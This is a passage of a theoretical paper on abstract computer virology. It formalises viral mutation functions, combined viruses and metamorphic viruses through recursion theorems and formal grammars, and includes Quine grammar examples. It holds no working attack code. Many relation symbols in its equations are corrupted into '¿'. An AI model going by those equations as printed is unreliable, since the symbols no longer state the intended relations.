We recursively define the mutation functions of the virus v by:

$$\begin{array}{rcl} \mu_{0,v}(v,p,x) & ¿ & v' \\ \forall i, \mu_{i,v}(\mu_{i-1,v},\cdots,\mu_{0,v},p,x) & ¿ & \mu_{i-1,v'} \end{array}$$

For sake of clarity, we may denote by Φ_v the ground level mutation function and by Ψ_v the level *1* mutation function.

Behavioural and syntactic equations

The following results respond to two of the previous questions. When can we consider that a mutation function is fixed? And, supposing we can consider that a mutation function is fixed, on what basis should we actually consider that it is not? The first question will explain the prior considerations on evolving blueprint viruses and smith distributions, while the second question will make more explicit the reasons why in some cases it remains interesting to consider the behaviour of mutation functions. Having answered these questions, we can formalize in more details the mutation on any level.

Mutation functions can be studied from two approaches: a behavioural one and a syntactic one. The behavioural approach corresponds to the one adopted by Bonfante & al.

Lemma 1. *Let n be a given depth. If there exists a recursive function g_{n-1} such that:*

$\forall v,\ g_{n-1}(v) = \mu_{n-1,v}(\mu_{n-2,v}, \cdots, \mu_{0,v}, v)$

Then:

1. *There exists a fixed mutation function μ_n such that, for any virus v (usually of a given strain), its mutation function $\mu_{n-1,v}$ mutates according to μ_n.*

2. *Any deeper mutation function is fixed, being equal to the identity.*

Proof. $\mu_{n,v}$ verifies:

$$\forall v,p,x,\quad \mu_{n,v}(\mu_{n-1,v},\cdots,\mu_{0,v},v,p,x)=\mu_{n-1,\mu_{0,v}(v,p,x)}=\mu_{n-1,v'}$$

The new mutation function must be valid wrt the infected form of the virus, v', which is expressed by:

$$\begin{aligned}\forall\, & v,p,x,\\ & \mu_n(\mu_{n-1,v},\cdots,\mu_{0,v},v,p,x)(\mu_{n-2,v'},\cdots,\mu_{0,v'},v')\\ \text{¿}\quad & \mu_{n-1,v'}(\mu_{n-2,v'},\cdots,\mu_{0,v'},v')\\ \text{¿}\quad & g_{n-1}(\mu_{0,v}(v,p,x))\end{aligned}$$

Since the constraints on μ_n are local (for a given v, μ_n must yield a function that is valid at least on the v' specific input), taking $\mu_n\ (\mu_{n-1,\,v},\ \cdots,\ \mu_{0,\,v},\ v,\ p,\ x) = \mu_{n-2,\,w},\ \cdots,\ \mu_{0,\,w},\ w \rightarrow g_{n-1}\ (\mu_{0,\,v}\ (v,\ p,\ x))$ ends the proof.

□

This lemma allows us to consider relations that *characterize the local behaviour of a mutation function*, that is equations expressing that a given function locally behaves as the considered mutation function. If such a characterization exists, then it is represented by the function g_{n-1}. For instance, in the case of the ground level mutation function Φ_v, we can characterize this function by the relation: $\Phi_v\ (v) = \pi_1 \circ v$, which corresponds to the function $g_0 = v \rightarrow \pi_1 \circ v$ (where π_1 corresponds to the projection on the first component, assuming that this component contains the infected program). Then lemma 1 tells us that the first level mutation function Ψ_v can be considered fixed. This result has a local extent, that is wrt the propagation. If for instance we are also able to characterize the result of the mutation function Ψ_v with respect to a virus v, then the previous result would be discarded. Yet it remains locally valid, which amounts to the following consistency property:

$\forall v,\ p,\ x,\ \ g_1\ (v)\ (p,\ x)\ (v') = g_0\ (v')$

Thus, on a strictly functional perspective, we can consider a single level of mutation, as deeper mutation functions can be approximated. Nevertheless, in general, it makes sense to consider the mutation of Φ, since g_0 is defined by: $g_0 = v \rightarrow \pi_1 \circ v$.

As was previously explained, we also want to consider the case of the mutation functions being explicitly and syntactically enclosed into (and thus extractable from) the virus. Then we would like to relate both perspectives and make them compatible with each other. This second case leads to the following lemma (derived from lemma 1):

Lemma 2. *Let n be a given depth. If there exist two recursive functions* h_0 *and* h_{n-1} *such that:*

$\forall v,\ h_0\ (v) = \mu_{0,\,v}$ *and* $h_{n-1}\ (v) = \mu_{n-1,\,v}$

Then:

1. *There exists a fixed mutation function such that, for any virus v (usually of a given strain), its mutation function* $\mu_{n-1,v}$ *mutates according to* μ_n.
2. *Any deeper mutation function is fixed, being equal to the identity.*

Proof. Simply define μ_n as:

$\forall v, p, x,\ \mu_n(\mu_{n-1,v}, \cdots, \mu_{0,v}, v, p, x) = h_{n-1}(h_0(v)(v, p, x))$

□

Thus functions h_i are similar to functions g_i but operate at a deeper level and no longer on a local scale. Rather than characterizing the behaviour of mutation functions wrt the behaviour of the virus, they characterize the fact that mutation functions can be syntactically and *globally* extracted from the virus. This is the case for instance of viruses where the mutation grammars of level 1 and possibly deeper are directly encoded into the data of the virus, allowing us to define h_0, h_1, etc. Thus, for a given virus strain, there is no limit to the depth of mutation we should consider, since any mutation function at any level could be hard-coded into the virus.

Both perspectives yield consistent equations.

Given the recursive functions g_i, we get the following behavioural equations:

$\forall p, x,\ \mu_{i,v}(\mu_{i-1,v}, \cdots, \mu_{0,v}, v, p, x) = g_i(v)(p, x)$

Also, given the recursive functions h_i, we get the following syntactic equations:

$\forall p, x,\ \mu_{i,v}(\mu_{i-1,v}, \cdots, \mu_{0,v}, v, p, x) = h_i(v)(\mu_{i-1,v}, \cdots, \mu_{0,v}, v, p, x)$

We finally redefine[3] our original equation on v, for a given depth $n-1$:

$\forall p, x,\ v(p, x) = f(\mu_{0,v}, \cdots, \mu_{n-1,v}, v, p, x)$

Then application of the $(n+1)$-ary recursion theorem (see appendices) to these equations, in any perspective, entails the existence of v and of such mutation functions.

Thus the first perspective entails the existence of the mutation functions but at a limited level as it is related to the characterization of the corresponding mutation functions. Deeper mutation functions must be approximated by fixed ones. And the second perspective also entails existence of the mutation functions, this time at any level – as long as the corresponding mutation function can be extracted from the virus – but then there is no proof that the mutation functions are locally compatible with the actual ones. Thus, to make both perspectives compatible with each other, we simply add the following local constraints on the h_i functions:

[3] Note that this equation is furthermore justified by the fact that existence of these functions g_i or h_i relies precisely on the ability of the virus to be able to access and alter its mutations functions, thereby justifying the dependency of f on those.

$$
\begin{array}{rcl}
h_0(v)(v) & ¿ & g_0(v) \\
 & ¿ & \pi_1 \circ v \\
\forall\, p,x,\quad h_i(v)(\mu_{i-1,v},\cdots,\mu_{0,v},v,p,x) & ¿ & \mu_{i-1,v'} \\
 & ¿ & h_{i-1}(h_0(v)(v,p,x))
\end{array}
$$

These constraints are common sense as the h_i functions could return anything unrelated to the mutation functions. Supposing the ground level mutation grammar is encoded into the virus, then this constraint simply requires that the grammar returned by h_0 is the grammar being actually used to mutate the virus.

The original propagation function concept was thus extended by a more general consideration of mutation functions at any level, whereas the requirement of a correlation between a virus and its propagation function, as expressed in the original definition[4], is now an intuitive formulation of the characterization of a mutation function with respect to a virus. The latter approach also allows to directly infer these mutation functions from the virus. Although that inference is easily understood in the case of the ground level mutation function Φ, as it can be computed directly from the execution of a virus in a controlled environment, it mostly depends on the virus internal (programming) structure for deeper levels.

These results, that require an analysis of viruses from a more syntactic (implementation related) perspective, motivate their study from a grammar perspective, though some concepts are still easier to comprehend from the recursion theory perspective.

Infinite Vertical Mutation Chains

Finally, we might want to consider the case of an infinite vertical mutation chain – i.e. in the mutation functions. As was shown previously, no limit can be enforced on the depth of mutation. However, apart from the practice where mutations are usually limited to the first two levels, the case of an infinite set of mutations in the mutation functions is interesting to consider, with regards to its consistence as well as its theoretical basis. One can actually show that, using the previous equations and a countable version of the recursion theorem (see appendices), we are able generalize the previous results to any number of mutation functions. Indeed, this theorem entails the existence of a countable sequence of mutation functions that follow the previous specifications.

Thus, although the previous results were corroborated by the existence of actual implementations and thereby provided a theoretical background to these ones, this precise result actually shows that, even though there is currently no implementation of a virus with an infinite vertical mutation chain, such viruses theoretically do exist. Their practical existence is an open problem.

Also, when considering these mutation functions on a vertical scale, one could wonder if this does not actually correspond to a recursion structure, on a higher abstraction level. Indeed, for any finite number of mutation functions, the multary recursion theorem is derived from the basic recursion theorem and remains on an horizontal scale. Looking at the countable recursion theorem and its proof, one can actually see that it precisely corresponds to moving to a 1-higher abstraction level: the proof considers semi-recursive functions F and E that operate directly on the space of mutation functions. Then the recursion theorem is applied in this dimension. Thus the basic recursion theorem manipulates functions, while the countable recursion theorem manipulates sets of functions, and one could even go further in the abstraction levels.

---

[4] Namely: $\forall p, x,\ v\ (p, x) = B\ (v, p)\ (x)$

And necessarily, the previous remarks raise the question of a new recursion level that would operate directly on the scale of those *F* and *E* functions. This has not been investigated in this article.

Viable replication

To conclude with this formalism, we consider the problem of viable replication: how to make sure that the mutated form of a virus will continue replication. This is the very basis of virus theory. The case of basic viruses that simply replicate by copying themselves is straightforward. However mutating viruses do not anymore verify the equations that gave birth to their strains. Though this is not explicitly mentioned in Bonfante & al.'s article (2007), they bring an answer for the case $n < 2$ with the evolving blueprint viruses and the smith distributions. We merely generalize their result to the previous formalism, for any depth of mutation, including infinite depth.

Since the replication is linear, and rather than adding extra-requirements, Bonfante & al. index the viruses by a parameter *i*: thus all mutated forms of a virus are gathered into a so-called distribution engine, as explained previously. Then the recursion theorem is applied on this distribution engine rather than on a given virus. In a sense, this is an application of the countable recursion theorem to the countable set of all mutated forms of the virus. Such a distribution engine can be generalized to take into account any depth of mutation. Let's denote by d_v the distribution engine of v and by d_μ^j the distribution engine of the mutation function $\mu_{j,*}$: $d_\mu^j(i) \equiv \mu_{j,d_v(i)}$.

Then the equations these distributions must verify are the following:

$$\begin{aligned}
\forall\, p,x,\quad & d_v(i,p,x) && ¿ \quad f(d_\mu^0,\cdots,d_\mu^{n-1},d_v,i,p,x)\\
\forall\, p,x,\quad & d_\mu^0(d_v,i,p,x) && ¿ \quad f_0(d_\mu^0,\cdots,d_\mu^{n-1},d_v,i,p,x)\\
& && \cdots\\
\forall\, p,x,\quad & d_\mu^{n-1}(d_\mu^{n-2},\cdots,d_\mu^0,d_v,i,p,x) && ¿ \quad f_{n-1}(d_\mu^0,\cdots,d_\mu^{n-1},d_v,i,p,x)
\end{aligned}$$

where the functions f_i are functions g_i or h_i from lemmas 1 and 2 (behavioural and syntactic functions).

Thus the *(n + 1)*-ary recursion theorem still applies. The same goes for an infinite depth of mutation.

Application: combined viruses

Combined viruses, also called k-ary viruses (Filiol, 2007), are a particular class of viruses that are composed of several parts, which operate together, in a sequential or parallel way. Filiol decomposed these viruses into several classes (Filiol, 2007), depending on whether they operate independently (without any references to each other) or not. Class A contains strongly dependent codes, class B contains independent codes and class C contains weakly dependent codes (one-way dependency). Such viruses, whatever their class, are not compatible at first sight with our previous model.

Each virus part v_i might behave according to its own mutation function f_i. Thus each part might have its own independent horizontal and vertical mutation chain. Fully independent combined viruses are the simplest case: they correspond to the action of independent viruses. We will consider the two following cases:

Class B viruses – independent parts

First we shall note that a combined virus can be made of k parts and replicate into k' parts, which prevents us from considering mutation functions on the scale of each part. In the present case, the f_i functions have two arguments: the part v_i and the environment p, x that we will denote by x for sake of simplicity. However they must be considered as taking part to interactions with the other parts: depending on the virus, a part may be waiting for another part to complete a task or to answer a query. Consequently, we will consider the functions $f_i^{\circlearrowleft}$ that take a third and fourth argument, namely the execution state (subsequently denoted by j), which allows to resume function f_i at any stage of its execution, and a number of execution steps (subsequently denoted by n) to perform before being suspended. We could consider this execution state to be the instruction pointer `eip` (along with viral data contained in other registers and the memory). Repeated application of Kleene's recursion theorem now yields:

$$\exists v_1^{\circlearrowleft}, \forall j,n,x, \quad v_1^{\circlearrowleft}(j,n,x) = f_1^{\circlearrowleft}(v_1^{\circlearrowleft}, j,n,x) \tag{1a}$$

...

$$\exists v_k^{\circlearrowleft}, \forall j,n,x, \quad v_k^{\circlearrowleft}(j,n,x) = f_k^{\circlearrowleft}(v_k^{\circlearrowleft}, j,n,x) \tag{1k}$$

Then the viral part v_i is simply defined by: $\forall x, v_i(x) = v_i^{\circlearrowleft}(0, \infty, x)$, where 0 represents the initial execution state.

Execution of the combined virus $v = \{v_1, \cdots, v_k\}$ on an environment x can be represented by an execution sequence: $E(v, x) = \mathbb{N} \rightarrow Steps$, where $Steps$ is defined by: $Steps = \{\langle i, j, n, x' \rangle \mid i \in [1, \cdots, k], j, n \in \mathbb{N}, x' \in Env\}$. i is the index of the part to be executed, j is the execution state it will start at, n is the number of execution steps to perform, and x' is the environment it will be executed into. We do not detail the consistence properties like j_s being required to match the last j_e of the current part (or 0 on the first execution) and similar sequence properties on x'.

Let's denote by $v(x)$ the result of the execution of v on environment x and suppose that (where of course $x_0 = x$):

$$E(v, x) = (\langle i_0, j_0, n_0, x_0 \rangle, \langle i_1, j_1, n_1, x_1 \rangle, \cdots, \langle i_m, j_m, n_m, x_m \rangle)$$

Then:

$$v(x) = v_{i_m}^{\circlearrowleft}(j_m, n_m, v_{i_{m-1}}^{\circlearrowleft}(j_{m-1}, n_{m-1}, \cdots v_{i_0}^{\circlearrowleft}(j_0, n_0, x) \cdots))$$

The miscellaneous interruptions are either the result of manual ones or the result of interactions with the environment like waiting for resources or for a response to a query, etc.

Finally, we represent this global interaction process as the result of an interaction function f which, given the k viral parts, represents the result of the execution of v on an environment x. Since no physical entity is associated to the global virus v, this function f can only consist of executing a part, interrupting it, executing another one, interrupting it, resuming the first one, and so on. Thus this function f is merely the execution function associated to the execution sequence of the virus. We

suppose that this execution sequence is normalized in the sense that a viral part is executed until it is automatically interrupted because of a resource need. We express the viral property of v by:

$$v(x) = f(v_{1,\cdots,}v_k, x) \tag{2}$$

Since f consists of the action of a given part, followed by the action of another part and so on, we have:

$$f\left(v_{1,}\cdots,v_k,x\right)=f^{\circlearrowleft}_{i_m}\left(v^{\circlearrowleft}_{i_m},j_m,n_m,f^{\circlearrowleft}_{i_{m-1}}\left(v^{\circlearrowleft}_{i_{m-1}},j_{m-1},n_{m-1},\cdots f^{\circlearrowleft}_{i_0}\left(v^{\circlearrowleft}_{i_0},j_{0,}n_{0,}x\right)\right)\right)$$

Using the previous equations 1a-1k, one can then easily verify that equation 2 is verified. Note that this result directly comes from the very restrictive design of f, which models the behaviour of v.

Other abstractions have also been studied that try to reconcile the theories of recursive functions and of interaction (Jacob, Filiol & Debar, 2007). Although they would be interesting to investigate with respect to our model, our current choice is only motivated by the simplicity of the present abstraction with regards to our problem.

Consideration of the mutation functions is a bit more tricky. First, we have to review our definition of $\mu_{0,v} \equiv \Phi_v$. As told previously, in the general case, the mutation function only makes sense on the scale of the whole virus. So if v replicates into v' , we want: $\mu_{0,v}(v, x) = v'$, where v and v' are actually multi-part viruses. As for the case of simple viruses, v' can be computed from the execution of v. The number of parts depends on v and the environment only (whether this number is randomly generated or not). Let κ denote the function returning the new k' from the current virus and the environment: $\kappa(v, x) = |v'|$. Then, with the same simplification as in the previous sections (for common viruses):

$$\mu_{0,v}(v, x) = \langle \pi_1(v(x)), \cdots, \pi_{\kappa(v,x)}(v(x)) \rangle$$

In other words: $g_0 = v \rightarrow x \rightarrow \langle \pi_1(v(x)), \cdots, \pi_{\kappa(v,x)}(v(x)) \rangle$, where g_0 is the function defined in lemma 1.

Deeper mutation functions are unchanged, apart from the fact that their argument v denotes the k parts of the virus.

Then equations 1a-1k must be adapted:

$$\exists v^{\circlearrowleft}_1, \forall j,n,x, \quad v^{\circlearrowleft}_1(j,n,x)=f^{\circlearrowleft}_1(v^{\circlearrowleft}_1,\left\lfloor\mu_{i,v}\right\rfloor_i,j,n,x) \tag{3a}$$

...

$$\exists v^{\circlearrowleft}_k, \forall j,n,x, \quad v^{\circlearrowleft}_k(j,n,x)=f^{\circlearrowleft}_k(v^{\circlearrowleft}_k,\left\lfloor\mu_{i,v}\right\rfloor_i,j,n,x) \tag{3k}$$

as well as equation 2:

$$v(x) = f(v_1, \cdots, v_k, \{\mu_{i,v}\}_i, x) \tag{4}$$

Thus, we're back with a similar system as previously. Adding the equations on the $\mu_{i,v}$ – using the g_i or h_i functions –, the polyadic recursion theorem entails the existence of the $v_j^{¿}$ and of the $\mu_{i,v}$. Finally, using equations 3a-3k, one can ensure that equation 4 is still verified.

Class A viruses – dependent parts

The case of dependent parts is very similar, in its formalization, to the independent one. This merely amounts to adding a dependency of the f_i (resp. $f_i^{¿}$) on all v_i (resp. $v_i^{¿}$). Then, together with the equations on the mutation functions $\mu_{i,v}$, we can apply the polyadic recursion theorem, which entails existence of these functions.

The final equation must take into account these new dependencies, in the $f_i^{¿}$ expressions, but, as one can check, it remains verified.

Also, Filiol defined another class of combined viruses, namely the class C, which corresponds to weakly dependent codes, where the dependency only exists in one direction – v_1 is aware of v_2 but this is not true conversely. This class is a specific case of dependent parts where the function f_i (resp. $f_i^{¿}$) does not depend on the parts $v_{j<i}$ (resp. $v_{j<i}^{¿}$). In that particular case and when not considering the mutation functions, Kleene's recursion theorem can be repeatedly applied k times – starting from the last part – in order to yield the existence of parts v_i, thanks to the special form of these equations:

$$\begin{aligned}
&\exists v_1^{¿}, \forall j,n,x, \quad v_1^{¿}(j,n,x) \quad ¿ \quad f_1^{¿}(v_1^{¿},\cdots,v_k^{¿},\{\mu_{i,v}\}_i,j,n,x)\\
&\qquad\qquad\qquad\qquad \cdots\\
&\exists v_k^{¿}, \forall j,n,x, \quad v_k^{¿}(j,n,x) \quad ¿ \quad f_k^{¿}(v_k^{¿},\{\mu_{i,v}\}_i,j,n,x)
\end{aligned}$$

Theoretically speaking, class C viruses are thus, despite what we could have thought, closer to class B viruses (independent parts) than to class A viruses. This similarity actually motivated the choice of distinguishing into separate classes weakly dependent codes from strongly dependent codes.

However this property is no longer verified when considering mutation functions – as one would expect since these mutation functions strictly depend on all parts.

Finally, a particular case of such dependent viruses consists of executing only the first virus part v_1, which will in turn execute the other parts when needed. This is the behaviour of sequential class A combined viruses, which are, along with class C viruses, the most common combined viruses. This case corresponds to the following equation:

$v(x) = f_1(v_1, \cdots, v_k, \{\mu_{i,v}\}_i, x)$

which corresponds to a particular case of the execution sequence of v (and hence of its execution function f).

Thus, this difference between class A (dependent parts) and class B viruses (independent parts) results – when not considering the mutation functions – in a unique application of the k-ary recursion theorem, for the first case, wrt to k independent applications of the basic recursion theorem, for the second case. In a sense, "viral dimensions" are preserved in the recursion theory.

Formal Grammars and Recursion

Viral mutation can be modelled by formal grammars, as detailed in (Filiol, 2007). Syntactic polymorphism can consist in transforming groups of instructions in other groups of instructions: detection of a mutated form of a virus then relies on the complexity of the associated formal grammar. Functional polymorphism can also be modelled by formal grammars, where the terminal symbols are behaviours instead of instructions. More generally, metamorphic viruses transform their code entirely. Thus, a metamorphic virus can be represented by a grammar which operates on other grammars. Filiol proposes the following definition (Filiol, 2007):

Definition 8 (Metamorphic virus). *A metamorphic virus is represented by a grammar G = (N, T, S, R) where T is a set of grammars (over programs) and S is the initial grammar (first generation of the virus). Each generation of the virus corresponds to a word of a grammar G' such that G' ∈ L (G).*

Thus, when the form v_i of a metamorphic virus represented by a grammar G replicates into a form v_{i+1}, we have:

$$v_i \Rightarrow_G v_{i+1} \text{ and } v_i \Rightarrow_{v_i} v_{i+1}$$

This definition involves that a grammar G_i associated to generation i must behave locally (on G_i) as the grammar G, since G represents the global behaviour of the virus v for any generation. Thus we perceive a first notion of recursion. Also, grammars that operate on grammars are a second, more straightforward, notion of recursion: in the recursion theory, recursive functions can indeed be seen as integers operating on integers.

Also, the equivalence between formal grammars and Turing machines gives sense to the study of recursion inside the theory of formal grammars. We first consider the example of Quine grammars which illustrates even more the interest of considering formal grammars from a recursive point of view.

Quine grammars

Quine programs are programs that exactly output their own source code. For instance, a basic trick is to define a function that outputs a string which contains a recursive reference to itself: the program calls this function with its code, replacing this very call with a recursive reference.

```
void            print            (char            *s)            {
   ...   /* this outputs s and replaces any occurence of %% by s.
}
void                  main                  ()                  {
           print      ("void      print      (char      *s)      {"
                                                                 ...
                                                                "}"
                                        "void    main    ()    {"
         "  print (\"%%\");"
                                                                "}");
}
```

Thus we can also imagine formal grammars that output – in an encoded way – their own code – meaning an unambiguous encoding of their set of rewriting rules. Such Quine grammars can follow the same algorithmic principles as for Quine programs. We give a constructive example of such a grammar in the first appendix.

Recursion theorems

Existence of Quine programs comes from Kleene's recursion theorem (theorem 2), applied to function $f : x, y \rightarrow x$, which entails the existence of a program p such that:

$\forall$ x, φ_p (x) = p

Thus it seems legitimate to define a recursion theorem for formal grammars, given the equivalence between type 0 grammars (unrestricted grammars) and recursively enumerable languages (recognizable by Turing machines).

Theorem 4 (First Recursion Theorem). *Given a formal grammar $G = (\Delta, N, T)$, there exists a grammar $G' = (\Delta', N, T)$ such that:*

$$\forall X \in (N \cup T)^*, \exists \alpha \in T^* \text{¿} \infty, \quad X \overset{G'}{\rightarrow}{}^* \alpha {}^* \overset{G}{\leftarrow} \langle G', X \rangle$$

$X \overset{G}{\rightarrow}{}^* \infty$ means that X cannot rewrite into any terminal sequence (either because of an infinite sequence of rewritings, denoting a loop in a program, or because no rewriting rule can be applied). $\langle G', X \rangle$ denotes the encoded pair of a representation *[G']* of G' and X (using some appropriate encoding).

A second recursion theorem can also be inferred:

Theorem 5 (Second Recursion Theorem). *Given a formal grammar G, there exists a grammar G' such that:*

$\forall x, \ x \in L(G') \Leftrightarrow \langle G', x \rangle \in L(G)$

Both theorems are direct formulations of Kleene's recursion theorem. The first theorem transforms a semi-recursive function into a grammar which rewrites an input into an output and conversely. The second theorem transforms a semi-recursive function into a grammar recognizing the words on which this function is defined and conversely (since any recursively enumerable language can be recognized by a semi-recursive function).

Then, the existence of Quine grammars comes from theorem 4 applied to the grammar G with the following rule:

$\langle X, Y \rangle \Rightarrow X$

We get:

$$\exists G', \forall X, \quad X \overset{G'}{\rightarrow} * [G']$$

Theorem 5 could also have been used with the grammar *G* recognizing all couples ⟨*w, w*⟩. Thus *G′* recognizes only one word, which is the representation of itself *[G′]*.

Iteration function

The iteration function, also called S-m-n function and denoted by *S*, is easily transposable to formal grammars. Consider a grammar *G*, that takes an input ⟨*x, y*⟩. Specialization of *G* for input *x* can be simply defined by the grammar *G′* that first transforms *y* in ⟨*x, y*⟩ and then uses the rules of *G*. Note that this is similar to the common programming way which would specialize *f (x, y)* for its input *x* by defining the function: *g (y) = f (x, y)*. Thus this formal grammars perspective allows us to match the theory with its algorithmic counterpart.

Theorem 6 (Iteration theorem). *There exists a formal grammar S which verifies:*

For any grammar G, for any word X ∈ (N ∪ T), S transforms ⟨G, X⟩ into the representation [G′] of a grammar G′ such that:*

$$\forall Y \in (N \cup T)^*, \exists \alpha \in T^* ¿ \infty, \quad \langle X, Y \rangle \overset{G}{\rightarrow} * \alpha * \overset{G'}{\leftarrow} Y$$

This section has highlighted the analogy between recursive functions and formal grammars and built a bridge between abstract virology studied from the somehow semantic point of view based on the formal grammars theory and abstract virology studied from the functional point of view based on the recursion theory.

Discussion

Studying viruses in the frameworks of recursion theory and of formal grammars allows to identify more precisely mechanisms on which virus reproduction relies or mechanisms that it involves. While Bonfante 1 al. were more interested in the replication itself, we were concerned with mutation aspects that occur during this replication. Knowing these mechanisms is then helpful for instance in the following scopes:

- Understanding the underlying stakes and logic in viral detection and protection;
- Defining new detection models in which those mechanisms are controlled and/or restricted, and studying their viability, the involved limitations, etc.

Thus, though this study might seem a bit abstract with regard to the actual antiviral defense, the theories of recursion and of formal grammars are very powerful frameworks where viral techniques can be both modelled and studied.

Conclusion

We have extended the relation between the recursion theory and the concept of viral replication and mutation to any depth of mutation, showing by the way the theoretical existence of viruses with an infinite vertical mutation. This formalism considers a behaviour-based approach, as was done in Bonfante & al seminal work, along with a syntax-based approach which allows for more practical

considerations, namely accessing the mutation functions of a virus. Also we introduced some basic notions of recursion in the theory of formal grammars: the formalization of metamorphic viruses by grammars operating on other grammars makes this approach somehow promising. Future work will investigate this new approach in regards of virus behaviour and virus detection.

We did not consider interactions in our formalism, although actual viruses tend to use it more and more: the study of combined viruses also showed the practical interest of considering such interactions. Some work has already been done to address this need, like in (Jacob, Filiol, Debar, 2007). Future work will thus try to reconcile this formalism with the theory of interactions.

Appendices

Quine grammars

Consider the following example of a Quine program:

```
void             print             (char             *s)             {
  ...  /* this outputs s and replaces any occurence of %% by s. */
}
void                    main                    ()                    {
           print      ("void      print      (char      *s)      {"
                                                                  ...
                                                                 "}"
                                        "void    main    ()    {"
                                    "        print    (\"%%\");"
                                                          "}");
}
```

A Quine grammar can now use the same principle. Let's denote the initial non terminal symbol by *S*. We want our grammar *G* to rewrite *S* in a representation of *G*. This representation is free and should allow encoding and decoding of any grammar. We will use the following convenient representation:

- a sequence of rules $\delta_1, \cdots, \delta_n$ is represented by $[\delta_1]; [\cdots] ; [\delta_n]$, where $[\delta]$ is the representation of the rule δ.
- a rule $A \Rightarrow B$ is represented by $[A] : [B]$.
- a word $X . W$ is represented by $x . [W]$, where x is a terminal symbol associated to X.

This representation actually needs a slight modification to build a Quine grammar. Let's consider a rule $A . x \Rightarrow B$, where x must match any possible non terminal symbol used by the representation of this rule. Then, we will have the rule: $A . a \Rightarrow B$ but we now need to represent a, say by a'. This requires the rule $A . a' \Rightarrow B$, $A . a'' \Rightarrow B$ and so on. To overcome this, we introduce terminal symbols n, t, s for non terminal symbols, terminal symbols and special symbols (like *;* and *:*). Thus, we will have the following rules:

- $A . a \Rightarrow B$, represented by $na . ta : [B]$.
- $A . n \Rightarrow B$, represented by $na . tn : [B]$.
- $A . t \Rightarrow B$, represented by $na . tt : [B]$.
- $A . : \Rightarrow B$, represented by $na . s : : [B]$.
- $A . s \Rightarrow B$, represented by $na . ts : [B]$.

Such a representation allows unique encoding and decoding.

Since our grammar will work as defined by our example Quine program, we define a *print* macro, represented by the non-terminal symbol P and the special symbol ♦ to denote the recursive reference. P must then replace this reference by the original word, so we need to duplicate this word: $P . a . b . ♦ . c . ▾$ is transformed in $a . b . ◊' . c . ♣ . a . b . ◊ . c . ▾$ and finally in $a . b . a . b . ◊ . c . c$, with ◊ being the terminal representation of ♦.

The following rules represent the *print* macro:

- Duplication rules:
  - P ⇒ ♣ . P'
  - *P'* . *x* ⇒ ‹ . *x* . *x* . *P'*, foreach non terminal symbol *x* appearing in the final representation of these rules.
  - *P'* . ▼ ⇒ ▼
  - *P'* . ♦ ⇒ ‹ . ◊' . ◊ . P'
  - ♣ . ‹ . *y* ⇒ *y* . ♣ and *x* . ‹ . *y* ⇒ ‹ . *y* . *x*, foreach non terminal symbols *x* and *y* appearing in the final representation of these rules.
- Substitution rules:
  - *x* . ♣ . *y* ⇒ ‹ . *y* . *x* . ♣
  - *x* . ♣ . ▼ ⇒ ‹ . ▼ . *x*
  - *x* . ‹ . *y* ⇒ ‹ . *y* . *x*
  - ◊' . ‹ . *y* ⇒ *y* . ◊'
  - ◊' . ‹ . ▼ ⇒

The final rule looks like: *S* ⇒ *P* . ⋯ . ; . *n s* . : . *n p* . ♦ . *s* . ▼ . ▼, where ⋯ contains the linear representation of the *print* macro (previous rules). This grammar will first rewrite *S* in *P* . ⋯ . ; . *n s* . : . *n p* . ♦ . *s* ▼ . ▼, then in ⋯ . ; . *n s* . : . *n p* . ◊' . *s* . ▼ . ♣ . ⋯ . ; . *n s* . : . *n p* . ◊ . *s* . ▼ . ▼ and finally in ⋯ . ; . *n s* . : . *n p* . ⋯ . ; . *n s* . : . *n p* . ◊ . *s* . ▼ . *s* . ▼, which will be interpreted as the *P* rules followed by *S* ⇒ *P* . ⋯ . ; . *S* . : . *P* . ♣ . ▼ . ▼.

Recursion Theorems

Polyadic (or n-ary) Recursion Theorem

We generalize Smullyan's double recursion theorem to any number of recursive functions. First it can be extended to any finite set of semi-computable functions.

Theorem 7 (Polyadic Recursion Theorem). *Let $f_1, \ldots, f_n$ be n semi-recursive functions, where $n \geq 1$. Then there exist n semi-recursive functions $e_1, \ldots, e_n$ such that:*

$$\forall x, \quad \begin{array}{lcl} e_1(x) & ¿ & f_1(e_1, \cdots, e_n, x) \\ & \cdots & \\ e_n(x) & ¿ & f_n(e_1, \cdots, e_n, x) \end{array}$$

Proof. Let *p*, *q* be two semi-computable functions: ⟨*p*, *q*⟩ denotes the function that returns ⟨*p* (*x*), *q* (*x*)⟩ on an input *x*.

We will show this result for $n = 3$. The general case follows by an easy induction. Let f_1, f_2, f_3 be three semi-computable functions, with inputs (p, q, r, x). We define the semi-computable functions g_1 and g_2 by:

$$\begin{array}{lll} g_1(p,\langle q,r\rangle,x) & ¿ & f_1(p,q,r,x) \\ g_2(p,\langle q,r\rangle,x) & ¿ & \langle f_2(p,q,r,x), f_3(p,q,r,x)\rangle \end{array}$$

Then there exists e_1', e_2' such that: $e_1'(x) = g_1(e_1', e_2', x)$ and $e_2'(x) = g_2(e_1', e_2', x)$. Finally we define e_1, e_2, e_3 by: $e_1 = e_1'$, $\langle e_2, e_3\rangle = e_2'$.

□

Note that this proof uses Smullyan's double recursion theorem though we could have used Kleene's recursion theorem by considering functions of $\mathbb{N} \times \mathbb{N}^n$.

Countable recursion theorem

The polyadic recursion theorem is defined for finite cases but can be extended to the countable case.

Theorem 8 (Countable Recursion Theorem). *Let $\{f_{ij}\}$ be a countable (recursive) set of semi-recursive functions. Then there exists a countable set of semi-recursive functions $\{e_{ij}$, accessible through a semi-recursive function E, such that:*

$$\begin{array}{lll} \forall x, \quad e_1(x) & ¿ & f_1(E,x) \\ e_2(x) & ¿ & f_2(E,x) \\ & \ldots & \end{array}$$

Proof. Let F be the semi-recursive function such that: $\forall i, F(i) = f_i$. Then the existence of E, and hence of the corresponding e_i's, comes from the recursion theorem applied to the function $f = \langle i, x\rangle \to F(i)(E, x)$.

□

References

Adleman, L. M. (1988). An abstract theory of computer viruses. In Springer, Advances in Cryptology - CRYPTO'88, 403, 354-374.

Bonfante, G., Kaczmarek, M., & Marion, J. Y. (2005). Toward an abstract computer virology. In Springer, Lecture Notes in Computer Science, 3722, 579 – 593.

Bonfante, G., Kaczmarek, M., & Marion, J. Y. (2007). A classification of viruses through recursion theorems. International Workshop on the Theory of Computer Viruses.

Cohen, F. (1986). Computer Viruses. PhD thesis, University of Southern California.

Filiol, É. (2005). Computer viruses: from theory to applications. Springer Verlag.

Filiol, É. (2007). Advanced Viral Techniques. Springer-Verlag France. An english translation is pending.

